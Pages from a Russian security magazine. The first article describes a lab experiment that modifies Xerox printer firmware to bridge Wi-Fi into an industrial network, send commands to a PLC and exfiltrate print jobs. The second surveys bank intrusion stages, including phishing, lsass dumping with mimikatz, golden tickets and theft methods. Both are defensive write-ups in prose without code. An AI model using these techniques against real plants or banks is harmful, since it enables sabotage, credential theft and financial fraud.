В одном из проектов по анализу защищенности промышленных предприятий нам встретился принтер внутри технологической сети. Это был уже не первый случай: операторам АСУ ТП необходимо печатать отчеты и протоколы об изменении параметров технологического процесса. Тогда и родилась идея протестировать сетевой принтер в качестве платформы для атак.


Реализация подобного плана потребовала погружения во встроенное ПО устройства и внесения изменений в код. Забегая вперед скажем, что модифицированные прошивки позволили удаленно получить доступ к ресурсам внутренней сети, в том числе для непосредственного управления контроллерами и SCADA-системой с помощью нашего принтера.

Жертвой экспериментов стала популярная модель Xerox Phaser 3320 с последней версией прошивки. Прошивка доступна на сайте производителя, откуда мы ее и позаимствовали.

Изучаем внутренности

Принтер — довольно сложная система. Аппаратное ядро нашего Xerox использует архитектуру ARM и работает под управлением операционной системы реального времени VxWorks. Образ прошивки состоит из 11 различных модулей. Вот основные из них:

- загрузчик (проверка целостности прошивки, снятие обфускации с ядра, передача управления ядру),
- ядро (работа с периферийным оборудованием, подключение дополнительных модулей),
- исполняемые модули: сетевой стек, предустановленные шрифты, набор драйверов.



Для успешного запуска модифицированной нами прошивки необходимо было выяснить, как работают механизм обновления, загрузчик, ядро и дополнительные модули. Функции обновления и загрузчик не дают прошивке загрузиться, если она не прошла контроль целостности. Восстановив функцию контроля целостности, мы столкнулись с обфускацией ядра операционной системы принтера.

Обфускация, то есть запутывание кода программы, используется для защиты ее от анализа и изменений. Код, отвечающий за деобфускацию ядра, находился в загрузчике и также был нами восстановлен.

Разобравшись в механизмах формирования прошивки, мы смогли вносить в нее новые функции, а затем загружать в принтер. Не с первого раза, но мы добились того, чтобы после обновления модифицированной прошивкой принтер успешно включался и работал.

В ходе работ мы создали свой фреймворк для полуавтоматической сборки измененных прошивок. Он позволил нам пользоваться блоками кода оригинальной прошивки как кирпичиками для создания собственных версий встроенного ПО с новой функциональностью. Затем модификация упаковывалась, проверялась на целостность и загружалась в принтер.

Как «залить» свою прошивку в принтер

Это можно сделать как удаленно, так и локально. По сети прошивка обновляется с использованием протокола JetDirect (если он включен). Данный протокол не поддерживает аутентификацию, поэтому на новых моделях принтеров внедрен механизм проверки цифровой подписи загружаемой прошивки. Проверку пройдет только образ прошивки, подписанный производителем. Код прошивок таких моделей удаленно можно обновлять только с использованием уязвимостей в процессе обновления или реализации механизма проверки подписи.

Локальное обновление прошивки доступно через USB-порт или с помощью программатора, напрямую во флеш-память. Стоит отметить, что эти варианты перепрошивки зачастую используют желающие обнулить счетчик картриджа в попытке «излечить принтер от жадности». Локально перепрошить его могут, например, недобросовестные сотрудники самих предприятий, а также подрядчики, имеющие доступ к подобному оборудованию, — персонал сервисных центров или заправщики картриджей.


Строим завод

На работающем предприятии нам никто не дал бы исследовать возможности атак с принтера, поскольку они могли бы нарушить производственный процесс. Поэтому мы воссоздали ситуацию, которая встретилась нам на реальном проекте, и собрали собственный стенд, имитирующий работу некоего условного завода по производству дыма. В данном стенде соединены в одну технологическую сеть рабочее место оператора SCADA, программируемый логический контроллер (ПЛК) и наш принтер.

Принтер, помимо проводного сетевого Ethernet-интерфейса, имел беспроводной сетевой интерфейс Wi-Fi. Он и стал ниточкой, позволившей атакующему, не имеющему физического доступа к сети, влиять на процесс выработки дыма.


Минуя КПП

Wi-Fi-интерфейс — это возможность подключиться к принтеру из-за пределов контролируемой зоны. Первым делом мы собрали модифицированную прошивку, которая позволяла принтеру, помимо обычных функций, еще и пересылать сетевые пакеты между Wi-Fi и проводной технологической сетью. Иными словами, мы превратили принтер в прокси-сервер, по сути соединявший ноутбук злоумышленника с любым узлом внутри технологической проводной сети.



Остановка производства

Другая модификация прошивки позволяла отсылать различные команды с принтера напрямую в ПЛК — по протоколам, которыми управлялся контроллер. В нормальном режиме работы нашего завода дым выбрасывался порционно. Прерывистый режим работы, заложенный в алгоритм работы ПЛК, наглядно отображался на соответствующих индикаторах.



В произвольный момент мы подключались к принтеру по Wi-Fi, использовали добавленные в модифицированной прошивке возможности и отправляли команду на ПЛК, который менял режим работы завода. Дым начинал валить непрерывно, а индикаторы на ПЛК переходили в режим постоянного свечения, что означало чрезвычайную ситуацию. На реальном производстве, например нефтехимическом, в таком случае начиналась бы экстренная эвакуация сотрудников.

Затем мы отправили команду на остановку выработки дыма — то есть могли останавливать производство в произвольный момент через принтер. Этот сценарий в свое время произвел большой эффект на заказчика и сподвиг его на ряд шагов по улучшению защищенности технологического сегмента.


Шпионаж

Следующий сценарий — перехват распечатываемых документов. В нашем случае это был отчет, который оператор распечатывал непосредственно из окна управления SCADA-системы. В подобных документах есть немало производственных параметров, составляющих коммерческую тайну. Это может заинтересовать промышленного шпиона или, например, вымогателя, ищущего производственные нарушения.

Для кражи документов наша модифицированная прошивка дублировала все полученные на печать задания «байт в байт» через Wi-Fi-интерфейс принтера. Внешний злоумышленник просто принимал эти копии документов и печатал их уже на своем принтере. В дальнейшем была сделана модификация прошивки, которая позволяла отсылать копии документов на любой заданный IP-адрес.

Вывод

Подобные атаки могут быть реализованы не только на производстве, но и, например, в банке или в телекоммуникационной компании. Поэтому о защищенности принтеров и других сетевых периферийных устройств необходимо заботиться в любой отрасли — не меньше, чем о безопасности других важных узлов сети. Важно как минимум регулярно обновлять прошивки такого оборудования, не размещать его внутри технологических сетей и, конечно, не забывать контролировать Wi-Fi-сети.



Финансы

Как грабят банки сегодня

Екатерина Килюшева

Ежегодные убытки от кибератак в России уже составляют около 600 миллиардов рублей, а во всем мире эта сумма приближается к триллиону долларов США[1]. Под ударом оказываются системы межбанковских переводов, карточный процессинг, управление банкоматами, интернет-банкинг, платежные шлюзы.

Как хакерам удается обойти системы защиты? Какие недостатки в механизмах безопасности позволяют им закрепиться внутри сети? Почему атакующие до последнего момента остаются незамеченными службой безопасности? В данном исследовании, основанном на результатах работ по анализу защищенности информационных систем отдельных банков за последние три года, мы постараемся ответить на эти вопросы. Сделанные выводы могут не отражать актуальное состояние защищенности информационных систем в других организациях. Анализ проведен с целью обратить внимание специалистов по ИБ в финансовой отрасли на наиболее актуальные проблемы и помочь им своевременно выявить и устранить уязвимости.

52
52
52
52
52

Ущерб на сотни миллионов долларов

Волна атак на карточный процессинг прошла в начале 2017 года по ряду стран Восточной Европы. Проникнув в инфраструктуру банка, преступники получали доступ к системам процессинга и увеличивали лимит овердрафта карт, а также отключали системы антифрода, которые могли бы оповестить банк о мошеннических операциях. В ту же минуту их сообщники снимали наличные средства из банкоматов в другой стране (дропы заранее приобретали карты по поддельным документам и выезжали за пределы страны, в которой находился банк-жертва). Средняя сумма хищения составила около 5 млн долл. США. Двумя годами ранее схожую тактику применила группировка Metel.

Хакеры продолжают атаковать систему SWIFT: от таких атак уже пострадали банки Тайваня, Непала, а также появилась информация о первой успешной атаке такого рода в российском банке, жертвой оказался банк «Глобэкс» (дочерняя компания Внешэкономбанка)[2].


За этими и другими атаками стоят преступные группировки, из которых в последние три года наиболее заметна была деятельность Cobalt (предположительно связана с Buhtrap), Carbanak, Lazarus и Lurk.

Деньги в пяти шагах

Злоумышленники действуют по довольно простым сценариям, состоящим из пяти основных этапов, представленных на схеме ниже.

Этап 1. Разведка и подготовка

Перед преступниками стоит задача собрать как можно больше информации о банке, которая поможет преодолеть системы защиты, и провести предварительную организационную работу, учитывая специфику атакуемого банка. Для разведки также активно привлекаются недобросовестные сотрудники банков.



Злоумышленник собирает информацию о банке:

- сведения о системах на сетевом периметре и используемом ПО;
- о сотрудниках (электронные адреса, телефоны, должности, ФИО и т. п.);
- партнерах и контрагентах, их системах и сотрудниках;
- бизнес-процессах.

Примеры подготовительных действий:

- разработка или адаптация ВПО для используемых в банке версий ПО и ОС;
- подготовка фишинговых писем;
- организация инфраструктуры (регистрация доменов, аренда серверов, покупка эксплойтов и т. п.);
- подготовка инфраструктуры для отмывания денег и их обналичивания;
- поиск дропов для обналичивания денег;
- тестирование инфраструктуры и ВПО.

1 securitylab.ru/news/489902.php
2 goo.gl/z1J5Bm (novayagazeta.ru)

Основные этапы атаки


Этап 1. Разведка и подготовка

Этап 2. Проникновение во внутреннюю сеть

При построении инфраструктуры и подготовке инструментов для атаки злоумышленники могут как использовать собственные знания (например, самостоятельно разрабатывать эксплойты), так и нанимать для этого сторонних исполнителей; кроме того, они могут покупать уже готовые инструменты и адаптировать их к конкретным задачам. Если не планируется выводить деньги через банкоматы, то для крупных операций понадобятся связи с другими преступными сообществами для отмывания средств.

Этап 2. Проникновение во внутреннюю сеть

После всестороннего изучения жертвы и подготовки к атаке злоумышленники переходят в наступление.



Крупные и средние банки сегодня уделяют достаточно много внимания защите своего сетевого периметра, поэтому организовать атаку на серверы или веб-приложения не только сложно, но и рискованно, поскольку велика вероятность выдать себя. Наиболее распространенным и эффективным методом проникновения в инфраструктуру банка является фишинговая рассылка электронных писем в адрес банковских сотрудников, которая осуществляется как на рабочие адреса, так и на личные. Такой метод использовался, например, группировкой Cobalt, также его применяли Lazarus[3], Metel и GCMAN[4].

Другой вариант первичного распространения вредоносного ПО — взлом сторонних компаний, которые не столь серьезно относятся к защите своих ресурсов, и заражение сайтов, часто посещаемых сотрудниками целевого банка, как мы видели это в случае Lazarus и Lurk[5].

3 goo.gl/voFVhD (securelist.com)
4 goo.gl/DRkxdc (kaspersky.com)
5 goo.gl/QY8uaR (securelist.com)
6 goo.gl/3a687M (docs.microsoft.com)

Этап 3. Развитие атаки и закрепление в сети

После того, как преступники получают доступ к локальной сети банка, им необходимо получить привилегии локального администратора на компьютерах сотрудников и серверах — для дальнейшего развития атаки. Успешность атак обусловлена недостаточным уровнем защищенности систем от внутреннего нарушителя. Можно выделить распространенные уязвимости:


- использование устаревших версий ПО и отсутствие актуальных обновлений безопасности для ОС;
- множественные ошибки конфигурации (в том числе избыточные привилегии пользователей и ПО, а также установку паролей локальных администраторов через групповые политики);
- использование словарных паролей привилегированными пользователями;
- отсутствие двухфакторной аутентификации для доступа к критически важным системам.

После получения максимальных привилегий в ОС на узле преступники получают из памяти ОС учетные данные всех пользователей, подключавшихся к ней (идентификаторы, пароли или хеш-суммы паролей). Эти данные используются для подключения к другим компьютерам в сети.

Перемещение между узлами обычно осуществляется посредством легитимного ПО и встроенных функций ОС (например, PsExec или RAdmin), то есть с помощью тех средств, которыми ежедневно пользуются администраторы и которые не должны вызвать подозрений. Группировка Cobalt прибегала также к фишинговым рассылкам внутри банка, отправляя письма от имени реальных сотрудников с их рабочих станций.

Привилегии локального администратора используются по уже классической схеме, когда злоумышленник копирует память процесса lsass.exe и использует его для извлечения паролей пользователей ОС (или их хеш-сумм) с помощью утилиты mimikatz. Подобные действия не детектируются антивирусными средствами, так как для копирования памяти используются легитимные инструменты, например procdump[6], а сама утилита mimikatz запускается на ноутбуке злоумышленника. Кроме того, злоумышленники могут использовать Responder для атак на служебные протоколы с целью перехвата учетных данных.

Если злоумышленникам удастся получить привилегии администратора домена, они смогут в дальнейшем беспрепятственно перемещаться по сети, контролировать компьютеры сотрудников, серверы и службы инфраструктуры банка. Обладая таким уровнем привилегий, получить доступ к бизнес-системам организации и специализированному банковскому ПО становится очень просто, для этого достаточно определить рабочие станции сотрудников, которые таким доступом обладают, и подключиться к ним. Используя технику golden ticket, злоумышленники могут надежно закрепиться в корпоративной системе на длительное время.




Этап 3. Развитие атаки и закрепление в сети

Чтобы скрыть свое присутствие, злоумышленники часто используют бестелесный вредоносный код, который выполняется только в оперативной памяти, а для сохранения канала удаленного управления после перезагрузки компьютера добавляют ВПО в автозагрузку ОС.

Этап 4. Компрометация банковских систем и хищение денег

Закрепившись в сети, преступники должны понять, на каких узлах находятся искомые банковские системы и как будет удобнее получить к ним доступ. Преступники исследуют рабочие станции пользователей в поисках файлов, указывающих на то, что с данной рабочей станции осуществляется работа с банковскими приложениями. Для хранения паролей к критически важным системам в корпоративных сетях обычно используется специальное ПО. Нарушитель с привилегиями локального администратора ОС может скопировать дамп памяти этого процесса, извлечь пароли для доступа к приложению или зашифрованным базам, а затем получить в открытом виде пароли для доступа ко всем критически важным системам банка — АБС, SWIFT, рабочим станциям для управления банкоматами и др. Такой сценарий атаки весьма эффективен и неоднократно применялся в ходе тестирования на проникновение. Дополнительную помощь преступникам могут оказать ресурсы, которые содержат информацию об инфраструктуре, например системы мониторинга, которые используют в своей работе администраторы, или ресурсы технической поддержки пользователей. Используя полученные данные, нарушители будут более уверенно ориентироваться в структуре внутренней сети и смогут учесть особенности бизнес-процессов банка при проведении атаки, чтобы не вызвать подозрений у службы безопасности и избежать срабатывания систем выявления атак.

Преступники могут долго собирать информацию об инфраструктуре и процессах банка, не спеша изучать выбранные для проведения атак системы и наблюдать за действиями сотрудников. Это означает, что кражу денег можно предотвратить, если вовремя выявить факт компрометации, — даже в том случае, когда преступники уже проникли в сеть банка и закрепились в ней.



Этап 4. Компрометация банковских систем и хищение денег

Основными способами хищений являются:

- перевод средств на подставные счета через системы межбанковских платежей;
- перевод денежных средств на криптовалютные кошельки;
- управление банковскими картами и счетами;
- управление выдачей наличных средств в банкоматах.

